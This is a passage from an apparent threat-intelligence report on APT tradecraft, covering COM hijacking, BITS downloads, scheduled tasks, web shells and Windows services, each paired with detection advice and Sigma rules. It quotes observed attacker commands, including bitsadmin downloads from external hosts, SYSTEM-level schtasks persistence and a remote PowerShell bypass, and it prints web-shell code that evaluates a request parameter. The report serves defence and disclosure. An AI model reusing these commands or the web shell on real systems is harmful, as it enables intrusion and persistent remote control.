
We encountered COM Hijacking in one of the incidents examined above. A process that was run with the following command line added a registry key corresponding to a COM object {ECD4FC4D-521C-11D0-B792-00A0C90312E1}.

```
Command_line: C:\Windows\system32\i.exe  C:\Windows\system32\2.bin
```

The sample i.exe (MD5: 0024ee86702ee9234771731975e9ee47) accepts the path of a COM DLL (MD5: 123FD2B1D1C1A03227B0E75572082436) as an argument and registers it in the registry:

```
Registry_key: $hkcu\software\classes\clsid\{ecd4fc4d-521c-11d0-b792-00a0c90312e1}\inprocserver32
Registry_value: $appdata\brmsl.exe.mui
```

Figure 43 COM Hijacking Technique



Execution map

Process creation
Command_line: "$selfpath\$selfname.exe"
ImagePath: $selfpath\$selfname.exe

System Information Discovery via ZwQuerySystemInformation (MITRE: T1082 Syste...
Image_path: $selfpath\$selfname.exe

Checking Amount of System Memory (MITRE: T1497.001 Virtualization/Sandbox Evasion: Syste...
Image_path: $selfpath\$selfname.exe

Process creation
Command_line: "$windir\$system32\i.exe" $windir\$system32\2.bin
ImagePath: $windir\$system32\i.exe

COM Component Registration via InprocServer or LocalServer (MITRE: T1559.001 Inter-Process...
Image_path: $windir\$system32\i.exe
Pid: 4240
Registry_key: \REGISTRY\USER\$usersid_Classes\CLSID\{ECD4FC4D-521C-11D0-B792-00A0C90312E1}\InProcServer32
Registry_value: $user\$appdata\brmsl.exe.mui
MITRE:
T1559.001 Inter-Process Communication: Component Object Model (TA0002)
T1112 Modify Registry (TA0005)

COM Component Registration via InprocServer or LocalServer (MITRE: T1559.001 Inter-Process...
Image_path: $windir\$system32\i.exe
Registry_value: Apartment


Process creation
Command_line: cmd.exe /c rundll32.exe $user\$appdata\brmsl.ex...
ImagePath: $windir\$system32\cmd.exe

After the DLL was added to the registry, the process ran it using rundll32.exe:

```
rundll32.exe  $appdata\brmsl.exe.mui StartNow
```

For COM Hijacking purposes, the attackers chose the COM object {ECD4FC4D-521C-11D0-B792-00A0C90312E1} (Shell Rebar BandSite) corresponding to C:\Windows\system32\explorerframe.dll. This COM object is used very often:

Figure 44 Events of loading explorerframe.dll module into the processes



```
> 2023-04-24 16:59:34 ModuleLoaded   c:\windows\system32\explorerframe.dll   c:\windows\explorer.exe
> 2023-04-24 16:59:19 ModuleLoaded   c:\windows\system32\explorerframe.dll   c:\program files (x86)\google\chrome\application\chrome.exe
> 2023-04-24 16:44:16 ModuleLoaded   c:\windows\system32\explorerframe.dll   c:\program files (x86)\google\chrome\application\chrome.exe
> 2023-04-24 16:41:17 ModuleLoaded   c:\windows\system32\explorerframe.dll   c:\program files (x86)\google\chrome\application\chrome.exe
> 2023-04-24 16:39:13 ModuleLoaded   c:\windows\syswow64\explorerframe.dll   c:\program files (x86)\microsoft office\root\office16\outlook.exe
> 2023-04-24 16:32:49 ModuleLoaded   c:\windows\system32\explorerframe.dll   c:\windows\explorer.exe
> 2023-04-24 16:21:18 ModuleLoaded   c:\windows\system32\explorerframe.dll   c:\windows\system32\runtimebroker.exe
> 2023-04-24 16:20:54 ModuleLoaded   c:\windows\syswow64\explorerframe.dll   c:\program files (x86)\microsoft office\office16\outlook.exe
> 2023-04-24 16:12:57 ModuleLoaded   c:\windows\syswow64\explorerframe.dll   c:\program files (x86)\microsoft office\office16\excel.exe
> 2023-04-24 16:00:54 ModuleLoaded   c:\windows\system32\explorerframe.dll   c:\program files (x86)\google\chrome\application\chrome.exe
```

Detection

To detect the COM Hijacking technique, you can track events involving unsigned DLLs being loaded into trusted processes (for example, into explorer.exe). You can also correlate changes made to registry values containing paths to COM objects with the loading of these COM objects into trusted processes or with the start of COM servers as individual processes/services.

Values storing the path to COM components:

- HKCU\Software\Classes\CLSID\<com_object_id>\InprocServer
- HKCU\Software\Classes\CLSID\<com_object_id>\InprocServer32
- HKCU\Software\Classes\CLSID\<com_object_id>\LocalServer
- HKCU\Software\Classes\CLSID\<com_object_id>\LocalServer32
- HKCU\Software\Classes\CLSID\<com_object_id>\TreatAs
- HKCU\Software\Classes\CLSID\<com_object_id>\ProgID

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 7, 13
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

SIGMA rules

- Sigma-Generic-COM Hijacking via Sdclt
- Sigma-Generic-COM Hijacking via mscfile
- Sigma-Generic-COM Hijacking via DelegateExecute
- Sigma-Generic-Discovery COM Keys via PowerShell
- Sigma-Generic-COM Hijacking via PowerShell
- Sigma-Generic-COM Hijacking via TreatAs

BITS Jobs T1197

Basic description

In the technique known as BITS (Background Intelligent Transfer Service) Jobs T1197, attackers use BITS to load and execute malicious code on a target system. BITS is a service that is built into a Windows operating system. This technique closely overlaps with the technique known as Ingress Tool Transfer T1105 because it describes one of the ways to load malicious software from an external network.

BITS is a service that transfers files between computers over the internet or local area network using the available bandwidth of the network. Hackers use it to conceal their activity from the security system and firewalls because the BITS service works in the background and can forward data over encrypted communication channels. BITS is also used by many applications and services in Windows to update the system, download files, install programs, and perform other file transfer operations. It provides a convenient mechanism for efficient and reliable transfer of files in background mode, thereby minimizing the impact on system performance and network access.

Examples of procedures

Incident in Indonesia:

```
cmd.exe" /c bitsadmin /transfer n hxxp[:]//8.210.141[.]104[:]8099/1.txt $public\Downloads\1.txt"
```

Incident in Pakistan:

```
“$system32\cmd.exe” /c bitsadmin /transfer n
hxxps[:]//raw/githubusercontent[.]com/tellyou123/1/master/aro.dat $temp\aro.dat >
C:\inetpub\wwwroot\aspnet_client\1.txt
```

As you can see, in both examples the attackers use similar command lines with the /transfer option. Here the attackers download one or more files to the specified directories. This is usually necessary for delivery of malicious code for attack progression.

Detection

The main way to detect the BITS Jobs T1197 technique is to look for process creation events that you can use to detect suspicious command-line options such as "download", "copy", and "transfer". In EDR solutions and in standard Windows logs, process creation events can be found by looking for Event ID 4688, for example, or EventID 1 of the Sysmon agent.

To detect this technique, you must pay attention to the relationship between a parent process and child process. If the bitsadmin process is created by something other than cmd.exe, this could indicate an anomaly. Here's an example of this behavior:

```
Image_path: "$windir\$system32\bitsadmin.exe",
Parent_image_path: "$windir\$system32\wscript.exe",
Command_line: "$windir\$system32\bitsadmin.exe /transfer 8 <URL>I $user\$appdata\random.exe"
```

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-File Download via Bitsadmin
- Sigma-Generic-Not Standard Parent Process Bitsadmin

Valid Accounts T1078

Basic description

Attackers exploit existing domain user accounts whose credentials they were able to obtain during the Credential Access stage by acquiring them on the darkweb or getting them by other means. User accounts can also be used to gain initial access, establish persistence in the system, elevate privileges, move laterally through the network, and impede security efforts.

Strict access restrictions help mitigate the damage that can be caused by compromised user accounts. Microsoft suggests an approach to managing privileged account credentials based on Zero Trust principles, which include the "Use least privilege access" and "Assume breach" principles.

Valid Accounts: Domain Accounts T1078.002

Basic description

Attackers use domain accounts to accomplish their objectives. The most frequently used implementation of this technique is to use a domain administrator account that allows attackers to move laterally through the network. Use of a compromised account is accompanied by other actions related to the Account Manipulation T1098 technique, such as changing the password and/or adding the account to groups (for example, to the Remote Desktop Users group).

Examples of procedures

In one of its attacks, an Asian APT group used the accounts of a domain user and administrator for lateral movement through the network and to run applications. Other user accounts in the domain were also compromised.

As part of another campaign, the attackers used a domain administrator account whose password they reset. In another attack, an Asian APT group used legitimate domain account credentials to remotely connect to hosts.

Detection


To detect this technique, you can focus on any anomalies found in telemetry and events related to specially created bait accounts (honeypots).

Scheduled Task/Job T1053

Basic description

Scheduled tasks are an operating system function that lets users schedule the execution of programs or scripts at a specific time or at specific time intervals. The scheduled tasks function is available in all operating systems, and these tasks are used by system administrators and various legitimate applications. Therefore, attackers like to set these scheduled tasks to help establish persistence in the system.

With the Task Scheduler, malicious programs are able to run each time the system starts or at a specific time according to a schedule. In addition, scheduled tasks can be created in the context of a specific user account, for example the one with elevated privileges, therefore this technique is part of the MITRE ATT&CK Privilege Escalation tactic.



Scheduled Task/Job: Scheduled Task T1053.005

Basic description

Let's examine the sub-technique known as Scheduled Task T1053.005 pertaining to Windows scheduled tasks.

Scheduled tasks provide a convenient way to automate routine or temporary tasks, such as system maintenance, backups, startup of applications, or data synchronization.

Please keep in mind that scheduled tasks are usually linked to the user context in which they were created. For system-level tasks or tasks requiring elevated privileges, administrators may be required to configure a startup task with appropriate permissions or use service accounts.

Although scheduled tasks are primarily intended for legitimate purposes, hackers can use them for malicious activity such as the following:

- Malware execution. Hackers can create a scheduled task that initiates execution of malicious code in the system. This can be done by scheduling a startup task for a specific time or in response to specific conditions.
- Persistence in the system. By creating a scheduled task that runs when the system starts or runs at specific time intervals, attackers can guarantee that their malicious code remains active and go undetected for a long period of time.
- Data exfiltration. Attackers can schedule tasks that run periodically to collect and exfiltrate sensitive data from a compromised system.
- Privilege elevation. Scheduled tasks can be used to elevate privileges in a compromised system. By creating a scheduled task with higher privileges, for example, to start a task with system-level privileges, attackers can expand their control over the system.

A scheduled task can be created using the Task Scheduler tool provided by Windows:

```
schtasks /create /tn «<task_name>» /tr «<path_to_executable>» /sc <schedule_type> /st <start_time>
```

Examples of procedures

Example 1

The HolyGhost ransomware spread by the APT group known as Dark Seoul also created a task using schtasks.exe:

```
schtasks /create /tn lockertask /tr C:\Windows\btlc.exe /sc minute /mo 1 /F /ru system
```

Example 2

In one of the incidents involving the ShadowPad backdoor, an operator of the APT group Winnti added a system file attribute to malware before creating a scheduled task to run this malware:

```
attrib +s crml.exe
schtasks /Create /Tn \Microsoft\Windows\Registration\CRMLog /sc daily /st 11:50 /tr
"C:\Windows\Registration\crml.exe" /ru system /f
schtasks /run /Tn \Microsoft\Windows\Registration\CRMLog
```

Example 3

The schtasks tool can be used to create tasks on a remote host. For example, this was done by the ToddyCat group:

```
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /create /ru system /sc
DAILY /tr "cmd /c start /b PowerShell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1 20'" /f
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /i /run
```

Example 4

In another attack, instead of specifying an executable file to start, the attackers used an XML file consisting of a job in XML format:

```
"$windir\$system32\schtasks.exe" /Create /TN "Updates\aPCyDwLsApDgb" /XML
"$user\$temp\tmp8ACB.tmp"
```

Detection

To detect the creation of scheduled tasks in the system, you can use Windows log events such as EventID 4698 (creation of a scheduled task) and EventID 4702 (update of a scheduled task).

You must also track the startup of processes related to the creation of scheduled tasks, such as schtasks.exe or the PowerShell cmdlet New-ScheduledTask.

You should pay attention to the following task creation parameters:

- Running an executable file from shared folders.
- Creating a task in the context of another user: malicious tasks often have a parameter for running at the system level to elevate their privileges.
- Run frequency: many APT groups configure a task to run every minute.
- Creating a task on a remote host: this method is used for lateral movement.

Event source	Log	Event ID
Windows	Security	4688, 4698, 4702
Sysmon	Sysmon	1
Windows	TaskScheduler	106, 200, 201

SIGMA rules

- Sigma-Generic-Windows Shell Started Schtasks
- Sigma-Generic-Suspicious Schtasks.exe Arguments
- Sigma-Generic-Scheduled Task Start from Public Directory

Server Software Component T1505

Basic description

This technique involves the operation of various components and services working on a server, such as web services, application services, databases, mail services, and much more. Threat actors often target these components to exploit vulnerabilities or misconfigurations and thereby gain unauthorized access, entrench themselves in the system, or execute malicious code on the target system.

Server Software Component: Web Shell T1505.003

Basic description


Asian APT groups exploit popular vulnerabilities of web servers. After gaining access, attackers can install a backdoor on a web server and/or a Web Shell to establish persistence in the system. A Web Shell is a command shell used for remote management of a web server.

Examples of procedures

Example 1

In an incident using ShadowPad in Pakistan, the attackers set up a Web Shell. Malicious DLLs were found on a mail server.

Figure 45 Malicious DDL code



```
[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public virtual void Page_Load()
{
    StackFrame.PushStackFrameForMethod(this, new JSLocalField[0], ((INeedEngine)this).GetEngine());
    try
    {
        LateBinding lateBinding = new LateBinding("End");
        object[] localVars = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        Eval.JScriptEvaluate(base.Request["exec_code"], ((INeedEngine)this).GetEngine());
        object[] localVars2 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        LateBinding lateBinding2 = lateBinding;
        lateBinding2.obj = base.Response;
        lateBinding2.GetNonMissingValue();
        object[] localVars3 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
    }
    finally
    {
        ((INeedEngine)this).GetEngine().PopScriptObject();
    }
```

```
"cmd" /c cd /d "C:/inetpub/wwwroot/aspnet_client" & whoami & echo [S] & cd & echo [E]"
```

Example 2

In one of the GERT investigations related to an Asian group, experts found out that the attackers exploited the vulnerability known as CVE-2021-26855 ProxyLogon. After gaining access to an MS Exchange server, the attackers set up a Web Shell. The following suspicious files were detected:

```
C:\inetpub\wwwroot\aspnet_client\supp0rt.aspx
C:\inetpub\wwwroot\aspnet_client\Procdump.exe
C:\inetpub\wwwroot\aspnet_client\we1come.aspx
```

Detection

The primary way to detect a Web Shell is to track the startup of a command shell from a web service process. For example,

```
Parent_image_path: "C:\Windows\System32\inetsrv\w3wp.exe"
Image_path: "C:\Windows\System32\cmd.exe"
```

Instead of cmd.exe, the attackers can use other executable files. Explore the capability to detect the startup of executable files that are not normally started from a web service process. For example, running the whoami command is very unusual for a web service process, but attackers often use this command to check system permissions. Therefore, you can create a rule that detects this sort of behavior.

In addition, you can track the creation of new files in a web directory.

You must also monitor web service logs to look for anomalous requests, such as unusual User Agent or Referrer requests in an HTTP header.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Windows Shell Start by Web Applications

Privilege Escalation TA0004


Create or Modify System Process T1543

Basic description

After the operating system is loaded, services are started. These services are essentially processes that perform system functions in the background. APT actors may create or modify services to repetitively execute malicious payloads for privilege elevation and persistence.

Services can be used to configure the execution of malicious code at system startup or at a repeated interval to ensure persistence.

Services can be created with administrator privileges and then run with SYSTEM privileges, which is how attackers can achieve privilege elevation.



Create or Modify System Process: Windows Service T1543.003

Basic description

Threat actors mostly use Windows services to elevate their privileges, including for persistence in the system. With local administrator rights, an attacker can create a service that will be run under the NT AUTHORITY\SYSTEM account.

Windows services are processes that are managed via the Service Control Manager (SCM), which starts, stops, suspends, and resumes services. Information about services is stored in the Windows registry:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
```

In this registry tree, each service has its own subkey containing configuration settings such as the service name, description, executable file path, task type, and other settings.

Normally, the **sc.exe** utility for interaction with the SCM is used to create a new service or modify an existing service:

```
sc <server> create <service_name> <option1> <option2>
sc <server> config <service_name> binpath= “<path_to_executable>”
```

Asian APT groups usually modify the registry for this purpose. A service can be created by adding a new registry key to the Services tree:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Services\<service_name>" /v ImagePath /d "C:\evil.exe"
```

